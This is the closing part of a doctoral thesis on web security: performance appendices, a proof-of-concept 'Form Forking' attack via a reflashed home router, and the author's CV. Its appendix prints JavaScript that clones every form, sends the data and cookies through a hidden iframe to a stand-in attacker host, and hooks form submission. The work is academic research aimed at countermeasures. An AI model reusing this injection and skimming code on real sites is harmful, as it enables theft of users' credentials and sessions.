


Figure B.2: Confidence intervals for three tests of the translator — based on the sample, the mean of any future tests will appear within the confidence intervals (boxes) shown above with a 95% probability. The lines show the range of the data (truncated at the top to emphasize the confidence intervals).




Figure B.3: Cumulative distribution of the translation data. The vast majority of the results from each of the three test cases appears in a very short range of times, indicating cohesive results. Additionally, the delay for translation is only about 90ms more than for standard web traffic (with no translator).

simply another process running in the same domain as the privacy-preserving server—the domain does not have to change.

Cookies that are set or retrieved by external sites (not the translated server) will not be translated by the translator. This is because the translator in effect *only represents its server* and not any external sites.

Translation optimization. Since the administrator of the server is most likely in control of the translator too, she has the opportunity to speed up the translation of static content. When a static HTML page is served, the pseudonym will always be placed in the same locations no matter what the value of the pseudonym. This means that the locations where pseudonyms should be inserted can be stored along side of the content—then the translator can easily plop in pseudonyms without having to search through and parse the data files.




Figure B.4: The translation of cookies when transferred between C and S_B through a translator S_T .

C

Appendix: Implementation of Resource-Limited Tamper Resistance

This appendix provides implementation details and efficiency analysis for the resource-limited tamper resistance (RLTR) system. Details about its use and policies are in Section 11.5.

In [MS08], a prototype implementation of the obfuscation countermeasure was tested on copies of a few login pages from three popular websites that implement secure posts improperly. Call them A, B and C. Overhead was estimated in three conditions (1) when the server must obfuscate the JavaScript code on the page they serve, (2) when the client renders the obfuscated code in his browser, and (3) when the client submits the form causing the scripts on the page to be hashed.

C.1 Obfuscating the code

The Stunnix [Stu07] JavaScript obfuscator was used to obfuscate the script. Overall, it did not take long to obfuscate a single page's embedded JavaScript, taking less than two seconds on a 2.0GHz MacBook. Obfuscating larger scripts would require a bit more time, but should be managed easily by a server who must process this merely once an hour.

C.2 Rendering the Obfuscated Code

Copies of both the obfuscated and un-obfuscated code were loaded in Firefox 2.0.0.3 and timed using the FireBug plug-in (version 1.05) [Hew]. The plug-in shows a chart of all resources loaded and the total time (and size) required. In all cases, any overhead incurred by the JavaScript obfuscation is far less than load times due to network latency used when transferring data over the network or loading resources from cache (see Table C.1).

C.3 Script Hashing and Submission

Before forms are submitted from the obfuscated web pages, the page first hashes itself (including the form elements' values) as described above. This process requires a SHA1 computation on the data in the form and the scripts on the page. A standard SHA1 implementation was used, defined in Java-Script, and provided all of the "in submission" form's elements concatenated (in order) with all of the script elements of the page serialized into a string. Times vary depending on how much data is in-line on the page (Table C.2), but times are sufficiently fast that users are unlikely to notice. Times were again calculated on a 2.0GHZ Apple MacBook.

C.3.1 DOM Serialization

In order for the code *C* to be able to calculate a hash of a canonical form of the current web-page it needs to be able to access a description of the current web-page. This is done through the browser's Document Object Model (DOM), which provides a hierarchical data-structure that represents the current web-page. The implementation collects all of the scripts through the DOM, and then uses the XML serializer to convert them into strings to be hashed. See Figure C.1 for some sample source code to perform this task. There is an

expectation that *all* browsers will provide the same canonical form, otherwise checksums computed by clients and browsers will not match up, even when no Form Forking attack is present. The countermeasure developer must ensure this is the case. This may possibly involve modifying the default serialization code, if necessary. Alternatively, the web server can calculate its checksum to be consistent with the browser it is communicating with. Either option is viable.

C.4 Form Forking Implementation

The forking proof-of-concept implementation relies on the use of two technologies: the OpenWRT project [Ope07b] to perform Linux-style modifications on a wireless router, and JavaScript appended to each web page that “trawls” for form submissions. Modification of a wireless router to manipulate the HTTP responses that pass through it is first described, followed by what modifications were made in the HTTP responses.

C.4.1 The Test Setup

A Linksys WRT54GL router was acquired and OpenWRT (White Russian development branch) was installed, which functions similar to the manufacturer’s software. It was customized by installing two proxy servers: TinyProxy [Sou07] to transparently proxy all HTTP requests and Privoxy [Pri07] to manipulate all web pages received by the router’s clients (Figure C.3). Note that many other brands, Linksys/Cisco, D-Link and Dell to name a few (see [Ope07a] for a complete list), produce routers that can be re-flashed with images created from OpenWRT and thus are just as susceptible.

TinyProxy was needed since Privoxy does not run in transparent proxy mode. This means that to use the router with only Privoxy, clients must specify proxy settings in their web browsers telling the software to use a proxy. By adding TinyProxy in front of Privoxy,

Page	Mean	Variance	Size
A - Original	0.969s	0.002s	219KB
A - Obfuscated	1.039s	0.014s	225KB
B - Original	0.547s	0.004s	79KB
B - Obfuscated	0.647s	0.002s	78KB
C - Original	0.234s	0.000s	65KB
C - Obfuscated	0.179s	0.000s	65KB

Table C.1: Average load times (seconds) for sample pages from three popular sites, and obfuscated copies. Times were measured ten times.

Page	Time	HTML Size
A - Obfuscated	1.025	77KB
B - Obfuscated	0.174	36KB
C - Obfuscated	0.022	5KB

Table C.2: RLTR serializing and hashing times (in seconds) for sample pages from three popular site copies that were obfuscated.

```

var serializer = new XMLSerializer();
var res = "Serialized:\n";
var scps = document
    .getElementsByTagName("script");
for(var x = 0; x < scps.length; x++) {
    try {
        scps[x].normalize();
        res += serializer
            .serializeToString(scps[x])+"\n";
    } catch(e) {
        res += e;
    }
}

```

Figure C.1: Sample JavaScript to create a canonical form of a web page in Firefox.




Figure C.2: Improper v. Proper use of SSL for forms. On top, a secure post is performed, where the form is sent on an unauthenticated channel to the client. The authenticated channel is established just before the response. On the bottom, the authenticated channel is established before the form is sent.




Figure C.3: Flow of Internet traffic through our proof-of-concept router: HTTP traffic is directed through Privoxy that manipulates the Response streams, and then through TinyProxy that makes the proxying transparent.

these instructions are added for all HTTP requests regardless of clients' proxy configuration settings. OpenWRT's NAT (IPChains) was configured to forward all HTTP traffic through TinyProxy.

TinyProxy forwards all HTTP requests through Privoxy, which in turn contacts the desired HTTP server. When a response arrives, Privoxy runs filters on the web page that are specified in the form of regular expressions. A simple regular expression was used that searches for the `</body>` tag in the HTML (usually at the very end of a web page). When found, it inserts a block of JavaScript just before the `</body>` tag. This injects the prototype Form Forking JavaScript code into all HTML pages. When run, the attacking JavaScript code simply attaches to all forms on the page, ensuring that all form submissions are run through the forking code before being submitted. This code is non-trivial and evolved through many different techniques.

C.5 General JavaScript MITM Attack

The basic principle proposed involves JavaScript that on form submission copies it and submits the data to an attacker's server. This attack comes in two phases: (1) locating the form objects in the browser's Document Object Model (DOM), and (2) capturing submit events to trigger form duplication and multiple submissions.

C.5.1 Hijacking the Forms

Immediately upon encountering the attack script, the target's web browser will enumerate all HTML forms in the web page's DOM, running the `hijack()` function on each HTML form (Figure C.5). In short, the attack script takes over the `onsubmit` event with a `leech()` function, setting it up to copy and submit the form data to the attacker's server. Following that, any code that was in the `onsubmit` event before is executed so that the

form runs like it did before. Additionally, `leech()` must be sure that the legitimate form is submitted, *but not before the copy has finished submission*.

Lines 15–49 of Figure C.5 show JavaScript code for the `leech()` function, which is triggered last before a form is submitted. This function is somewhat complex since it must on the fly create a hidden `iframe`, deep-copy the target form, modify the copy of the form, then submit the copy of the form. It takes a second parameter that is a closure containing the previously defined `onsubmit` code. A timeout is set by this function to delay execution of the old `onsubmit` code until the hijacked copy is given a chance to submit its data to the attacker’s server. When the timeout executes, it simulates the `onsubmit` handler by evaluating the old code it contained, then if the result is not false, the original form submission is triggered using the `.submit()` method.

It is important to note that there is an option of forking the data either before or after the web-script, associated with the given form, has a chance to do any data validation. Obtaining the data typed by the victim is more useful than obtaining validated data that might result from the web-script, since an attacker would most likely use stolen credentials in the same way the victims did: typing them into the web form. Therefore, our implementation intercepts form data before any scripts included on the web-page process it.

C.5.2 Why Post-Validation Trawling is Inconvenient

Initially the approach of “leeching” (duplicating the form and sending to our server) after any developer-specified form validation has taken place was considered. This validation is usually initiated through an `onsubmit` attribute in the HTML `<form>` element. The web site author identifies JavaScript code that must execute and that ultimately controls whether or not a form is submitted when submission is initiated by the visitor.

For example, `<form action="submit.cgi" onsubmit="return validate(this);">`

identifies a form that will submit to `submit.cgi`. When the user initiates submission by clicking an input in that form of type “submit”, then `validate(this)` is called, which can process data in the form object (`this`). If the `validate()` function returns false, the form submission is cancelled. Otherwise, the submission takes place and the current page displayed in the browser is replaced with the results of the submission.

The first incarnation of the prototype attack involved capturing the contents and results of the `onsubmit` handler, and once it finished validating our code it sent a copy of the validated form to the attacker’s server. This technique was an attractive start since validation may add or change input elements in the form to correspond to a standard (e.g., formatting a date), and stealing the data post-validation ensured the trawling would record only validated data.

After some testing and discussion, it was decided that stealing data after validation takes place is not the best approach. Not only might the input be changed from what the victim *actually typed into the form*, but elements may also be removed from the input. As a result, the code was re-implemented to steal data *before* validation.

Additionally, stealing the data *after* validation could easily be circumvented by the website: In the validation function, a call to the `.submit()` method on the form object would result in instant submission of the form *without returning from the function*. In this way, the form could be submitted before all of the code in the `onsubmit` handler was able to execute. Ensuring the theft occurs before any of the `onsubmit` code executes disallows the website from bypassing the attack code.

C.5.3 Form Submission Origins

There are two ways to trigger form submission: (1) a user could click on a submit button causing form submission in a traditional sense, or (2) JavaScript could trigger the

form to submit. In each case a different path is taken through execution before the form is assembled into an HTTP request and sent to the server (see Figure C.4).

One could attempt to avoid a Form Forking attacker who attaches to the `onSubmit` event handler by using JavaScript that manually calls the `.submit()` method of a form when, say, a button in the form is clicked. This avoids running any script in the `onSubmit` handler, and thus requires the attacker to perform a more complex operation: hijacking the `.submit()` method of each form. This too can easily be done, since any function in JavaScript can be changed. An attacker can insert code to attach to the `.submit()` method of all forms on a page. Further, while trawling form data, an attacker can easily steal cookies from a client. These cookies can be used to hijack sessions, or even circumvent a second factor of authentication, as in the example, previously related to the reader, on how `chase.com` is vulnerable to identity theft¹. JavaScript can be added so that, on-the-fly, it adds another element to the leeches form, and set its value to the list of cookies for the site. Similarly, any data that can be obtained from the JavaScript global environment can be added to the form and sent to the attacker with the stolen form data.

C.5.4 Hijacking `.submit()`

Only one of the two ways to submit a form is addressed in the code in Figure C.5 for `onsubmit` above. Figure C.6 is example code for a how an attacker can additionally hijack `.submit()` routines, if this is used in an attempt to bypass Form Forking. The `leechFromSubmit()` function is almost exactly the same as the `leech()` function discussed before, so for brevity it is not included.

¹`chase.com` was vulnerable as of the publication of [MS08], but has since fixed the vulnerability.

C.5.5 Cookie Theft

Perhaps an attacker wishes to steal cookies with the form. Assume the form was originally being submitted to a URL in the domain `domain.com`. All `domain.com` cookies will be sent with the form submission. When the form is copied and modified to submit to a different domain (`attacker.com`), then the cookies are not present, so an attacker must do a little extra work to steal cookies with the rest of the form.

Below is example code that the attacker can use to steal cookies associated with a site. This is important, as some sites “augment” identity verification through the presence of cookies (ex., `chase.com`).

```
var elt = document.createElement("input");
elt.setAttribute("type", "hidden");
elt.setAttribute("name", "leech_cookies");
elt.setAttribute("value",
    escape(document.cookie));
```




Figure C.4: Duality of the on-submission path: can be through the `onSubmit` attribute, or the `.submit()` DOM object method.

```

1  /** Code to attach to all forms in this document */
2  var frms = document.getElementsByTagName("script");
3  for(i=0; i<frms.length; i++) {
4      hijack(frms.item(i));
5  }
6  function hijack(frmObj) {
7      var delayCode = "";
8      if(frmObj.hasAttribute("onsubmit")) {
9          delayCode = frmObj.getAttribute("onsubmit");
10         frmObj.setAttribute("onsubmit", "return leech(this,function(){ "
11             + delayCode + "});");
12     }
13     /** Copies and submits a form object's complete contents */
14     function leech(frmObj, delayCode) {
15         //create a copy of the existing form, with unique ID
16         var rnd = Math.floor(Math.random()*256);
17         var newFrm = frmObj.cloneNode(true); //deep clone
18         newFrm.setAttribute("id", "leechID" + rnd);
19         newFrm.setAttribute("target", "hiddenframe" + newFrm.id);
20         newFrm.setAttribute("action", "http://trawl.er/recordpost.php");
21
22         //create an iframe to hide the form submission.
23         var hiddenIframe = document.createElement("iframe");
24         hiddenIframe.setAttribute("style", "position:absolute;"
25             + "visibility:hidden;z-index:0;");
26         hiddenIframe.setAttribute("name", "hiddenframe" + newFrm.id);
27
28         //add form to hidden iframe and iframe to the document
29         hiddenIframe.appendChild(newFrm);
30         window.document.body.appendChild(hiddenIframe);
31
32         //do stealthy submission of hijacked form
33         newFrm.submit();
34
35         // Prevent race-winning by setting event for the future.
36         // This real form submission happens 50ms after the hijacked one.
37         setTimeout(function() {
38             //hide traces of the dual submit
39             window.document.body.removeChild(hiddenIframe);
40             //emulate the onSubmit handler by evaluating given code
41             if(delayCode() != false) { frmObj.submit(); }
42         }, 50);
43         //disallow other submission just yet
44         return false;
45     }

```

Figure C.5: Forking forms before any validation is performed; the code executes before any server-side JavaScript validation takes place to ensure that the data inside the form elements is not manipulated. This code is compressed and put into a regular expression used by Privoxy. The result is that all HTML pages served by our router have hijacked forms.

```
var fms = document.getElementById("form");  
for(var i=0; i<fms.length; i++) {  
    var oldsub = fms.item(i).submit;  
  
    //leech the form, then continue with the  
    // original submission  
    fms.item(i).submit = function() {  
        leechFromSubmit(fms.item(i));  
        return oldsub();  
    };  
}
```

Figure C.6: Code to hijack forms submitted using the `.submit()` method.

Curriculum Vitae

I am interested in researching and practicing computer security and privacy, specifically the privacy of information as it relates to social engineering or phishing and deceptive web technologies. Peoples' trust for online entities is often unwarranted, and I am searching for a way to ensure that people can trust their computer for use on the Internet without worrying about whether or not they trust remote entities. The best solution to these problems may simplifying the use of security software or making the software autonomous. Specific focuses of my interests manifest as research and study in cryptographic protocols, phishing and avoidance, web security problems, malware and detection, computer forensics, and electronic identity.

Education

- **Ph.D. Computer Science, January 2009**

Advisor: Markus Jakobsson (www.markus-jakobsson.com)

Thesis: Anticipating and Hardening the Web Against Socio-Technical Security Attacks

Department of Computer Science

Indiana University

- **M.S. Computer Science, May 2005**

Concentration in Programming Languages and Computer Security

Department of Computer Science

Indiana University

- **B.S. Computer Science, May 2003 (*Magna Cum Laude*)**

Minor in Language and Literature

Thesis: Atypical Classroom Techniques for Computer Science Education

Rose Hulman Institute of Technology

Publications

- **"Practice and Prevention of Home-Router Mid-Stream Injection Attacks"**, Steven A. Myers and Sid Stamm. In the 2008 APWG eCrime Researcher's Summit. October 15–16, 2008. Atlanta, GA, USA.
- **"HTTP Fences: Immigration Control for Web Pages"**, Sid Stamm. Indiana University Computer Science Technical Report TR669. July 2008.
- Contributing author, multiple sections in **"Crimeware: Understanding New Attacks and Defenses"** Markus Jakobsson (Editor), Zulfikar Ramzan (Editor). Paperback, 608 pages. Addison-Wesley Professional, April 28 2008. ISBN: 0321501950.

- **“Drive-By Pharming”** Sid Stamm, Zulfikar Ramzan and Markus Jakobsson. In the 9th International Conference on Information and Communications Security, December 12–15 2007.
<http://www.cs.indiana.edu/cgi-bin/techreports/TRNNN.cgi?trnum=TR641>
- **“Implementing Trusted Terminals with a TPM and SITDRM”** Sid Stamm, Nicholas Paul Sheppard, Reihaneh Safavi-Naini. In the First International Workshop on Run-Time Enforcement for Mobile and Distributed Systems (REM’07).
- **“Fighting Unicode-Obfuscated Spam”** Changwei Liu and Sid Stamm. In the Proceedings of the 2007 APWG eCrime Researcher’s Summit. October 2007.
- **“Web Camouflage: Protecting Your Clients from Browser Sniffing Attacks.”** Markus Jakobsson and Sid Stamm. To appear in the IEEE Security and Privacy Magazine.
- **“Javascript Breaks Free.”** Markus Jakobsson, Zulfikar Ramzan, and Sid Stamm. W2SP: Web 2.0 Security Workshop, held in conjunction with the 2007 IEEE Symposium on Security and Privacy (Oakland’07). May 24, 2007.
- **“Combating Click Fraud via Premium Clicks.”** Ari Juels, Sid Stamm, and Markus Jakobsson. To appear in the proceedings of the 16th USENIX Security Symposium, August 6-10 2007.
- Contributing author, multiple sections in **“Phishing and Countermeasures: Understanding the Increasing Problem of Identity Theft.”** Markus Jakobsson (Editor), Steven Myers (Editor). Hardcover, 739 pages. Wiley, December 2006. ISBN: 0-471-78245-9.
- **“Invasive Browser Sniffing and Countermeasures.”** Markus Jakobsson and Sid Stamm. Proceedings of the 15th Annual World Wide Web Conference (WWW2006).
- **“Privacy Preserving Polls using Playing Cards.”** Sid Stamm and Markus Jakobsson. Cryptology ePrint Archive, report 2005/444. 2005.
- **“Privacy on the Internet.”** Sid Stamm, Kay Connelly, Katie Moor, Tom Jagatic, Ashraf Khalil, Yong Liu. Proceedings of WWW @ 10 Conference (www@10 ’04). September 2004.
- **“Java Engagement for Teacher Training: An Experience Report.”** Raja Sooriamurthi, Arijit Sengupta, Suzanne Menzel, Katie Moor, Sid Stamm, and Katy Börner. Proceedings of the Frontiers in Education (FIE ’04), October 2004.
- **“Mixed Nuts: Atypical Classroom Techniques for Computer Science Courses.”** Sid Stamm. ACM Crossroads issue 10.4, Summer 2004.

Invited Talks

- **Phishing and Pharming (and the Future)**
21 May 2008: AusCERT 2008 Information Security Conference. Gold Coast, QLD, Australia. 16 October 2007: Communications Fraud Control Association Training Event. Miami, FL.
- **Premium Clicks and Mobile Devices**
14 September 2007: AdFraud Workshop at Stanford University.
- **Drive-By Pharming and other WebSec Bummers**
28 June 2007: Tech Talk at Google, Inc.
12 July 2007: Talk to Security Group at PARC.
- **Invasive Browser Sniffing and Countermeasures**
9 May 2006: ISI Seminar at Queensland University of Technology.
22 February 2006: Crypt Seminar at University of Wollongong.
30 August 2006: The Security Seminar in CERIAS at Purdue University.
- **Visualizing Secure Protocols.**
April 2005: ACM Computer Security/Privacy Lecture Series, University of Minnesota.
- **What's new in Java 1.5.**
September 2004: Java Engagement for Teacher Training (JETT '04), Indiana University.
- **The Fine Art of Rememorable Teaching.**
October 2003: Java Engagement for Teacher Training (JETT '03), Indiana University.

Academic Positions, Teaching & Assistantships

- **Spring 2008 – Teaching Assistant** *C212: Programming in Java*
Indiana University, Department of Computer Science.
Supervised by Suzanne Menzel and Amr Sabry.
CS2 course taught to CS majors.
- **Fall 2007 – Research Assistant** *“Distributed Phishing Attacks”*
Indiana University, School of Informatics. Research directed by Markus Jakobsson.
Studied and projected the affect of distributed phishing attacks.
- **Spring 2007 – Research Assistant** *“Trawler Phishing”*
Indiana University, School of Informatics. Research directed by Steven A. Myers.
Modified a home router to inject attack code into web pages it forwards.

- **Feb-June 2006 – Visiting Researcher** “*SITDRM with Trusted Computing*”
University of Wollongong, Smart Internet Technology CRC.
Research directed by Rei Safavi-Naini.
- **Fall 2005 – Teaching Assistant** “*B548: Information Technology Essentials for Lawyers.*”
Indiana University, School of Law and School of Informatics. Instructed by Fred Cate and Markus Jakobsson. Helped develop some of the curriculum.
- **Spring 2005 – Research Assistant** “*Language Support for Morton Order Matrices.*”
Indiana University, Department of Computer Science. Research directed by David Wise.
- **Summer 2004 – Instructor** “*A201: Introduction to Programming with Java*”
Indiana University, Department of Computer Science.
Developed and taught my own curriculum.
- **Fall 2003 to Fall 2004 – Teaching Assistant** *Multiple Introductory CS classes*
Indiana University, Department of Computer Science.
Supervised by Suzanne Menzel and Adrian German.
Courses taught to CS majors and non-majors.

Industry/Consultancy Experience

- **May 2008 – September 2008: Google, Inc. (Mountain View, CA)**
Android/Security Intern
Worked on project to automate QA testing and begin discovery of Android application malware
- **May 2007 – July 2007: Google, Inc. (Mountain View, CA)**
Engineering/Application Security Intern
Worked on internal security projects including malware tracing
Performed security reviews on applications before release
- **October 2005 – October 2008: Thomas A. Berry & Associates (Bloomington, IN)**
Expert consultant for litigation
Provided technical computer security expertise for prosecution counsel during litigation
- **June – August 2002: User Technology Associates (Arlington, VA)**
Intern
Developed Financial Analysis tool for division managers
Increased Performance and operability of Intranet website
Traced and identified originator of harassing website emails

- **June – August 2001: SOAR Solutions (Glen Ellyn, IL)**
Developer
Migrated Client Management System to new database
Combined products with HomeGain, Inc
- **June – August 2000: ScoreCast, Inc. (Wayzata, MN)**
Intern
Optimized product to reduce cost by 50%
Developed information tracking system for use in tech-support phone calls

Research/Development Projects

- **Translating Proxy** (<http://www.cs.indiana.edu/~sstamm/#projects>)
Created a server-side proxy that injects randomness into URLs served by a web server. This helps protect against the Browser Recon attack (see below).
- **Beer Ad Doppelganger** (<http://www.indiana.edu/~phishing/verybigad>)
Created a copy of a popular “viral video” website to illustrate how malware could easily be deployed through signed Java applets. Measured and tracked socio-viral spread of website as people forwarded the URL to friends. (Formerly verybigad.com).
- **Browser Recon** (<http://www.browser-recon.info/>)
With a CSS trick, detects and records browser history, including identification of on-line banking behavior. Developed with Tom Jagatic and Markus Jakobsson. 2005.
- **Digger Magoo’s Fossil Hunt**
Awarded “Best Interactive Conversation” in IDEAS 2005
A fossil “hunt” exhibit that is being prototyped at WonderLab in Bloomington, Indiana. Fossil Hunt consists of the FlashFidgets software and some Flash media content.
- **Flash Fidgets!**
A Phidgets / Flash 5.0 Interface. This displays flash movies and lets them interact with Phidget devices. (Includes a USB/HID driver for the Phidgets). 2004.

Honors and Awards

- **Rose-Hulman Presidential Scholarship** (1999-2003)
- **Doc Criss Best Senior Thesis/Project award** (2003)
- **Nominated Member, Upsilon Pi Epsilon**, Honorary Computer Science Fraternity
- **Nominated Member, Pi Mu Epsilon**, Honorary Mathematics Fraternity
- **Nominated Member, Iota Nu Phi**, Honorary Informatics Fraternity